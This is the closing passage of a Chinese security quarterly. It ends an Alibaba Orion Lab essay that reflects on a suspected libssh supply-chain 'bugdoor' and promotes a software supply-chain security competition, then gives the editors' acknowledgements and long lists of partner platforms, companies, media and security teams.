- 底层网络服务端的 SSH 功能实现，有没有使用 libssh 实现的？毕竟在特定场景下，不都能使用 OpenSSH 的完备重型工具，且会有二次开发需求将一个轻量的 ssh 功能集成的可能，那这个时候是可能使用 libssh 的；而很多场景下，其实业务逻辑并不严格需要 SSH 功能，只是需要一套比较标准可靠的安全协商加密通信机制，从而选择了嵌入 libssh 的方式，这样的逻辑，很可能出现在自研的底层网络与主机管理，甚至是新型的 IoT 物联网设备间通信的情况；
- 其它类型产品还有没有使用 libssh 的服务端的情况，需要如何确认？C 底层程序的依赖情况，远比 Java 复杂，只有上述一种特殊情况才能追溯到。在非开源产品开发中使用了 libssh 的如下三种情况下，这种依赖关系就完全无法从上层追查，只有开发和天知道了：

1. 直接从 rpmfind.net 之类的搜索引擎上搜索第三方打包好的 RPM 包下载，在开发环境引用或在生产环境部署。
2. 拖取官方代码，在开发环境上预先编译打包为静态库或 RPM 包，之后为产品所使用。
3. 拖取官方代码，（可能做部分修改、剪裁、添加）并将代码直接纳入到产品代码中编译。

- 作为企业中的安全管理人员，需要如何针对以上情况，做事后筛查应急止血？又应当如何准备一套说得过去的事前应对方案呢?

23.8 反思：我们能够做什么?

以上问题看起来可能让安全研究人员陷入短暂的沉思……在各位低头找漏洞、抬头看情报的时候，有这样一种疑似隐蔽（事实上从结果推断，基本可认定）的软件供应链上游开发者引入的问题，可以轻易实现炸天的功能，果然安全总是要提防人行道、隔离带、草坪超车的车手啊……

实际上，这样一类问题其实在外比较成熟，归结为 deniable bugdoor，大概就是可抵赖的、以貌似编程错误而真实实现后门的一类问题或攻击方式。只不过，因为这样问题本身只可能被少数人用来实现隐蔽而长期的攻击效果，所以到目前为止，相关攻击思路并不多见。而这样的问题连认定都存在技术非技术的问题，是不是更没有人做过发现解决方法的尝试呢？实际上是有的，美国国防部高级研究计划局（DARPA）早在 2012 年 4 月（注意这个时间节点！）就提出并立项了Vetting Commodity IT Software and Firmware (VET) 项目，对 COTS 软件进行审核，而其明确的分析唯一目标，就是可能被解释为无意错误的恶意行为，不关注可毫无疑问定性为恶意（后门，rootkit 等）的代码，此次出现的问题，不管是否可以明确认定为人为引入，至少都是在该 VET 项目的分析目标之中的。而这个 VET 项目，从立项到结项，其中产出了哪些令人瞩目的成果呢？外界公开可考的，为 0。这……大概才是让人心惊的事实吧。

也许，现在不是讨论 ‘‘软件供应链安全威胁全面爆发距离我们还有多远’’ 的时候，也许我们已经在其中了。对此，我们已经束手无措了吗?

今年四月起，阿里安全猎户座实验室基于对安全业界的责任感、对安全情态的预判，预言了软件供应链上安全威胁的迫切性与真实性，并联合中国信息产业商会信息安全分会等单位，牵头组织了 ‘‘功守道·软件供应链安全大赛’’，采用攻守对抗的形式，对我们认定的国家与企业环境基础设施面临的风险要地全覆盖，进行了如下三个赛季的精彩对抗：

- 系统环境与底层软件基础设施-C 赛季，5 月 12 日-6 月 30 日，参见：《上篇》,《下篇》；
- 办公环境与开发运维终端软件-PE 赛季，7 月 7 日-8 月 18 日，《上篇》,《下篇》;
- 线上环境与服务应用软件生态-Java 赛季，8 月 25 日-9 月 30 日，《单章》。

在长达整整半年的分站赛阶段，阿里安全作为策划组织方，创造性地对攻防双方做了大量的假设规划、威胁建模、现有分析方案与能力边界可行性分析，由蓝方队伍进行威胁的模型到代码的转化、基于经验与脑洞的攻击思路拟定植入，由红方队伍进行从商用方案到大量工具自研的准备、赛中程序自动化与人工抠代码并行的辛苦，在最终实现了三方最初都没能预期到的收获，在上述罗列的分析文章中仅能写出一二。

在后面，阿里安全将结合当前已发现的新型威胁和背后反映出的潜在趋势，开启本次大赛的决赛阶段。决赛阶段将在以上分站赛阶段脱颖而出的几支队伍之外，通过赛制设计，尽可能面向所有对软件供应链安全感兴趣或致力于缓解危机的业界、研究领域、安全圈开放，欢迎所有人持续关注：
`https://softsec.security.alibaba.com/`

23.9 阿里安全猎户座实验室

阿里安全八大实验室之一，聚焦正向基础攻防技术，以通用系统平台、软件供应链、终端和设备为研究对象，以提升攻防对抗能力方法论为目标。团队成员十余人，灵活且互相渗透地形成二进制程序细粒度分析、源代码程序分析、智能漏洞挖掘、IoT 与硬件安全攻防、移动系统底层研究等五大研究方向。立足、联动、服务阿里生态与阿里安全的完备体系。

弗为，阿里安全猎户座实验室安全专家，研究范围包含且不限于实用性程序动态分析技术、系统新型威胁模型分析，阿里安全 2018‘‘功守道’’ 软件供应链安全大赛组织者。

Figure 23.4: img

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天安全客2018年最后一季度季刊正式和大家见面，截至本次已经发布了9版，并且在上一季度中，安全客季刊已经创下累积560000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可。我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。此次季刊收录了来自12个安全平台的二十三篇优秀技术文章，涵盖公众讨论最火热的物联网安全、安全运营、安全研究、高级威胁、漏洞分析等五大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是叨*7 、Lock+Key、 Mavis、me9um1n，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！

我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队

2019.1

安全客

有思想的安全新媒体

安全平台

360 网络安全响应中心

360 安全应急响应中心 360 Security Response Center

58 安全应急响应中心 Security Response Center

iQIYI 71SRC 爱奇艺安全应急响应中心

Alibaba Security Response Center

Alibaba Security Response Center 蚂蚁金服 安全响应中心

百度安全应急响应中心 Baidu Security Response Center

bilibili 哔哩哔哩安全应急响应中心

补天 漏洞响应平台

Alibaba Security Response Center | CAINIAO 菜鸟·安全响应中心

CarSRC 连接·联合 保护你的每一次出行

滴滴出行安全应急响应中心 Didichuxing Security Response Center

点融安全应急响应中心 Dianrong Security Response Center

斗鱼安全应急响应中心 DouYu Security Response Center

Alibaba Security Response Center | 饿了么 安全响应中心

富友安全应急响应中心 Fuiou Security Response Center

瓜子安全应急响应中心 GUAZI Security Response Center

好未来安全应急响应中心 100TAL Security Response Center

安全应急响应中心 iTutorGroup Security Response Center

JSRC 京东安全应急响应中心

焦点安全应急响应中心 Focus Security Response Center

竞技世界安全应急响应中心 JJ World Security Response Center

金山·安全应急响应中心 Kingsoft Security Response Center

coolpad | LeEco 酷派安全响应中心

联想安全应急响应中心 Lenovo Security Response Center

乐视安全应急响应中心 LeEco Security Response Center

乐信集团安全应急响应中心 LX Security Response Center

同程安全应急响应中心 LY Security Response Center

美丽联合集团安全应急响应中心 Meili Inc Security Response Center

陌陌安全应急响应中心

美团安全应急响应中心 Meituan Security Response Center

MEIZU 魅族安全应急响应中心 MEIZU Security Response Center

mobike 安全

OPPO安全应急响应中心 OPPO Security Response Center

平安安全应急响应中心 PINGAN Security Response Center

去哪儿安全应急响应中心 Qunar Security Response Center

Seebug

SRC御盾

搜狗安全应急响应中心 Sogou Security Response Center

苏宁安全应急响应中心 Suning Security Response Center

SFSRC 顺丰安全应急响应中心 SF Security Response Center

新浪安全应急响应中心 Sina Security Response Center

途牛安全应急响应中心 Tuniu Security Response Center

VKSRC VIPKID安全应急响应中心 VIPKID Security Response Center

VSRC 唯品会安全应急响应中心 VIP Security Response Center

挖财安全应急响应中心 Wacai Security Response Center

PW SRC 完美世界安全应急响应中心 security.wanmei.com

网易安全应急响应中心 NetEase Security Response Center

微博安全应急响应中心 Weibo Security Response Center

WiFi 万能钥匙 安全应急响应中心

微贷安全应急响应中心 WeiDai Security Response Center

小米安全中心 Xiaomi Security Center

携程安全应急响应中心 Ctrip Security Response Center

宜人贷安全应急响应中心 Yirendai Security Response Center

CESRC 宜信安全应急响应中心 CreditEase Security Response Center

ZTO 中通安全应急响应中心 ZTO Security Response Center

猪八戒网安全应急响应中心 ZBJ Security Response Center

字节跳动安全中心 ByteDance Security Center

合作公司

360 企业安全

爱加密 www.ijiami.cn

风暴中心 让云上更安全

DBAPPSecurity 安恒信息

DBSEC 安华金和

合作公司


安全狗
忠诚守护 值得信赖
安全派
AI安赛AISEC
安胜
Anscen
ansion
安 | 信 | 与 | 诚 |
ANKKI 昂楷科技
听潮盛世
LISTEN TIDE
犇众信息
PWNZEN INFOTECH LTD.
八分量
Octa Innovations
白帽汇
BAIMAOHUI.NET
白山云科技
BAISHANCLOUD
长亭科技
CHAITIN
顶象技术
DINGXIANG TECHNOLOGY
盾客科技
www.SECWIKI.cn
GooAnn
gooann.com 谷 安 天 下
观数科技
Data Insight Technology
国舜
海峡信息
iBOXCHAIN
盒 子 科 技
华安普特
www.idc126.com
华胜信息
TEAMSUNINFO
春秋
GEETEST 极验
全球交互安全创领者
TASS
江 南 天 安
锦行科技
Jeeseen Technologies
CIMER
君立华域
JOWTO
极 图 科 技
库神
COLDLAR
猎聘
Liepin.com
凌晨网络科技
慢雾科技
slow mist
美创
MEICHUANG
敏捷科技
agile technology
默安科技
企业信赖的安全伙伴
墨云科技
vackbot.com
旗云
岂安科技
QINGTENG
任子行
SURFILTER
睿语
SAIKE赛客
赛宁网安
神月信安
观星
Data Star Observatory
四维创智
cirrus gate 思睿嘉得
四叶草安全
Clover Sec
SOBUG
无糖信息

合作公司


Testin
腾讯云
天空卫士 SkyGuard
同盾科技 www.tongdun.cn
tujia 途家
VEDA 卫达安全
威努特 WINICSSEC
威胁猎人 THREAT HUNTER
无声信息
昂镜 XMIRROR
XFSEC
宜信 CreditEase
INGEEK 银基
云盾先知 安全情报
映客直播
云众可信
ALLSEC 众安天下·天下众安
知道创宇
中超伟业
中交兴路 SINOIOV
中科物安
中睿天下

安全媒体


安在 ANZER
安全盒子 secbox.cn
安全内参 网络安全首席知识官
安全牛 AQNIU.COM
安全智库
东方安全 cnetsec.com
E安全
GitChat
.com 华盟网
看雪
雷锋网
MottoIN
浅黑 Shallow Black
SecWiki
嘶吼 ROARTALK
铁匠运维网 tiejiang.org
威客安全 secwk.com
XCTF社区
信安在线 www.cnmstl.net
信安之路
Secfree.com 指尖安全

安全团队


KEE TEAM
360 ADLAB
360 ALPHA
ICE SWORD
360冰刃实验室
360代码卫士
codesafe
360烽火实验室
Gear Team
360 IOT安全研究院
猎网平台
Marvel Team
MESHFIRE TEAM
NIRVAN
CyImmuLab
360 North American Research Center
PEGASUS
360RocTeam
360天巡
新一代无线入侵防御系统
360vulcan
Vulpecker Team
360 网络安全学院
SKY-GO
360 汽车信息安全实验室
360追日团队
HELIOS TEAM
404 Team
安全文库
我的网络安全攻防百科
DMZ Lab
风暴中心
SaaS化大数据平台
FormSec
谧泉安全实验室
GOOANN INSTITUTE
火绒安全
www.huorong.cn
Joinsec
猎
PANGU TEAM
alaxy 平安银河实验室
PINGAN'S GALAXY LAB
破壁计划
启明星辰 ADlab
赛可达实验室
skd labs
腾讯安全云鼎实验室
TENCENT SECURITY YUNDING LAB

安全会议


ISC 2017
中国互联网安全大会
360互联网安全中心
GeekPwn
极客
KCon
MOSEC
SSC
NSC
中国网络安全大会
China Cyber Security Conference